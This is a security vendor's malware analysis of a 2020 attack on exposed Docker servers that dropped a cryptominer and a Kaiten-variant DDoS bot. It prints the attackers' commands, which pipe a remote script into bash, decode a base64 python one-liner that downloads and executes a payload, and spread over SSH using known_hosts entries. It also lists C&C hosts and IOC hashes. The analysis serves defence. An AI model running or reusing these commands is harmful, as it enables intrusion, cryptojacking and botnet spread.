Exposed Docker Server Abused to Drop Cryptominer, DDoS Bot

trendmicro.com/en_us/research/20/i/exposed-docker-server-abused-to-drop-cryptominer-ddos-bot-.html

September 8, 2020

Cloud

Malicious actors continue to target environments running Docker containers. We recently encountered an attack that drops both a malicious cryptocurrency miner and a DDoS bot on a Docker container built using Alpine Linux as its base image.

By: Augusto Remillano II September 08, 2020 Read time: (words)

Malicious actors continue to target environments running Docker containers. We recently encountered an attack that drops both a malicious cryptocurrency miner and a distributed denial-of-service (DDoS) bot on a Docker container built using Alpine Linux as its base image. A similar attack was also reported by Trend Micro in May; in that previous attack, threat actors created a malicious Alpine Linux container to also host a malicious cryptocurrency miner and a DDoS bot.

Infection chain analysis

In this recent attack, the infection starts with threat actors connecting to an exposed Docker server and then creating and running a Docker container. On the Docker container, the command shown in Figure 1 is executed.

```
wget -q -O - hxxp://205[.]185[.]113[.]151/xmi | bash -sh; curl -fsSL hxxp://205[.]185[.]113[.]151/xmi | bash -sh; lwp-download hxxp://205[.]185[.]113
[.]151/xmi /tmp/xmi; bash /tmp/xmi; rm -rf /tmp/xmi; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExMy4xNTEvZC5weSIpLnJlYWQoKSkn
```

Figure 1. A code snippet of the command that is executed on the Docker container

The XMI download file (detected by Trend Micro as Trojan.Linux.MALXMR.USNELH820) is a Bash script, shown in Figure 2, that moves laterally to other hosts in the same container network using information from */.ssh/known_hosts*.

```
if [ -f $usersshdir ] && [ -f $usersshdir2 ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" $file/.ssh/known_hosts)
  do
    ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h $payload
  done
fi
```

Figure 2. A code snippet of the Bash script used in the attack

The commands shown in Figure 3 download and execute the XMI Bash script and a Python script named “d.py” (Trojan.Python.MALXMR.D).

```
payload="(curl -fsSL http://205.185.113.151/xmi||wget -q -O- http://205.185.113.151/xmi)|bash -sh; echo
    cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExMy4xNTEvZC5weSIpLnJlYWQoKSkn | base64 -d | bash -"
```

Figure 3. A code snippet of the commands sent to targets

The XMI shell script extensively uses Base64 encoding to avoid detection. Decoding the encoded string shown in Figure 3 yields the command shown in Figure 4, which downloads and executes d.py.

`python -c 'import urllib;exec(urllib.urlopen("hxxp://205[.]185[.]113[.]151/d.py").read())'` Figure 4. A code snippet of the decoded command that downloads and executes the component named “d.py”

It is also worth noting that the shell script contains commented-out code, shown in Figure 5, that seems to be used for propagating the malware via SSH brute-forcing. It is likely that the actors behind this attack used to target or are also targeting SSH servers.



Figure 5. A code snippet of the commented-out code found in the XMI Bash script

The attack uses multiple techniques to establish persistence. Aside from setting up cron jobs, as shown in Figure 6, it also creates its own service for automatic payload execution.

Figure 6. A code snippet of the attack setting up persistence using cron jobs

The portion that creates the service is also Base64-encoded. Its decoded form, shown in Figure 7, is placed in the the */etc/init.d* directory.

Figure 7. A code snippet of the decoded form of the script, which is placed in the /etc/init.d directory

We detect the cryptocurrency-mining payload, whose download script is shown in Figure 8, as Coinminer.Linux.MALXMR.UWELD. Interestingly, the cryptocurrency wallet used by the threat actors is the same one used in campaigns that exploited vulnerabilities such as CVE-2019-3396, a Confluence vulnerability, and CVE-2017-5638, an Apache Struts vulnerability. According to a report by Tencent Security, the 8220 mining group, a criminal gang based in China, is behind the campaign that exploited CVE-2017-5638.

Figure 8. A code snippet of the cryptocurrency-mining payload download

To check whether the payload has been successfully dropped, the malware uses md5sum, a program that calculates and verifies 128-bit MD5 hashes. This verification method is similar to the one used by the Kinsing malware, which was used by the H2Miner cryptocurrency-mining botnet that targeted cloud servers in China.

In addition, the attack drops another payload in the form of a DDoS bot (Backdoor.Linux.KAITEN.AMV), as shown in Figure 9.

Figure 9. A code snippet of the dropper script that downloads and executes a DDoS bot

This DDoS bot, some of whose backdoor commands are shown in Figure 10, is based on IRC (Internet Relay Chat) and appears to be a variant of Kaiten (aka Tsunami). Its command-and-control (C&C) servers are c4k[.]xpl[.]pwndns[.]pw, 104[.]244[.]75[.]25, and 107[.]189[.]11[.]170.



Figure 10. A code snippet of strings found in the DDoS bot showing some of its backdoor commands

As previously mentioned, the attack also drops d.py, the Python script that we detect as Trojan.Python.MALXMR.D. We found that it performs the same routine as Trojan.Linux.MALXMR.USNELH820, that is, it establishes persistence and drops cryptocurrency miner and DDoS bot payloads. A code snippet of d.py is shown in Figure 11.

Figure 11. A code snippet of the d.py Python script

The infection chain of the attack is illustrated in Figure 12.



Figure 12. A diagram of the infection chain of the attack

Security recommendations

As Docker containers become increasingly targeted by malicious actors, development teams should adopt a risk-based security approach to reduce containers' exposure to threats. They can start by not leaving their Docker daemon ports exposed online. They should also use only official Docker images to ward off threats such as the ones discussed in this post. The following best practices could further mitigate risks to their containers:

- Deploy an application firewall to help secure containers and catch threats before they can enter the environment.
- Minimize the use of third-party software and use verifiable software to ensure malware is not introduced to the container environment.
- Implement the principle of least privilege. Container images should be signed and authenticated. Network connections and access to critical components (such as the daemon service that helps run containers) should be restricted.
- Employ automated runtime and image scanning to gain further visibility into a container's processes. Application control and integrity monitoring help catch anomalous modifications on servers, files, and system areas.

Enterprises can also rely on the following cloud security solutions to protect their Docker containers:

- Trend Micro Hybrid Cloud Security: Provides automated security and protects physical, virtual, and cloud workloads
- Trend Micro Cloud One™ – Container Security: Performs automated container image and registry scanning
- Trend Micro Deep Security™ Software and Trend Micro Deep Security Smart Check – Container Image Scanning: Scan container images to detect malware and vulnerabilities earlier in the development life cycle

With additional analysis from Arianne Grace Dela Cruz.

Indicators of compromise (IOCs)

File name	SHA-256	Detection name
d.py	29316f604f3c0994e8733ea43da8e0e81a559160f5c502fecbb15a71491faf64	Trojan.Python.MALXMR.D
i686	35e45d556443c8bf4498d8968ab2a79e751fc2d359bf9f6b4dfd86d417f17cfb	Coinminer.Linux.MALXMR.UWELD
x32b	9b8280f5ce25f1db676db6e79c60c07e61996b2b68efa6d53e017f34cbf9a872	Backdoor.Linux.KAITEN.AMV
x64b	855557e415b485cedb9dc2c6f96d524143108aff2f84497528a8fcddf2dc86a2	Backdoor.Linux.KAITEN.AMV
x86_64	fdc7920b09290b8dedc84c82883b7a1105c2fbad75e42aea4dc165de8e1796e3	Coinminer.Linux.MALXMR.UWELD
xmi	51654c52e574fd4ebda83c107bedeb0965d34581d4fc095bbb063ecefef08221	Trojan.Linux.MALXMR.USNELH820

URL

205[.]185[.]113[.]151